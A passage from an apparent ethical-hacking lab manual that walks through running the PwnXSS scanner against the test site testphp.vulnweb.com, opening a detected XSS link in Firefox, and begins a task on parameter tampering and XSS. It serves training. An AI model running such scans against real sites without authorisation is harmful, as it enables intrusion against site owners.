


4. Type **cd PwnXSS** and press **Enter** to enter into **PwnXSS** directory.




5. To perform scan on target website, type **python3 pwnxss.py -u http://testphp.vulnweb.com** and press **Enter**.


Note: **-u**: specifies the target url (here, http://testphp.vulnweb.com). However, you can select a target URL of your choice.



6. The PwnXSS tool starts scanning and displays the identified vulnerable website links, as shown in the screenshot.




7. Copy any **Query (GET)** link under **Detected XSS** section from the terminal window.



8. Click the **Firefox** icon at the top of the **Desktop** window to open **Firefox** browser.

9. In the address bar of the **Firefox** browser, paste the copied link and press **Enter**.



Note: If a pop-up appears, click **OK** to close it.

10. This concludes the demonstration of how to identify XSS vulnerabilities in web application using PwnXSS
11. Close all open windows and document all acquired information.

Task 4: Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications

Parameter tampering is a simple form of attack aimed directly at an application's business logic. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS or SQL injection exploitation.

XSS attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash code for execution on a victim's system by hiding it within 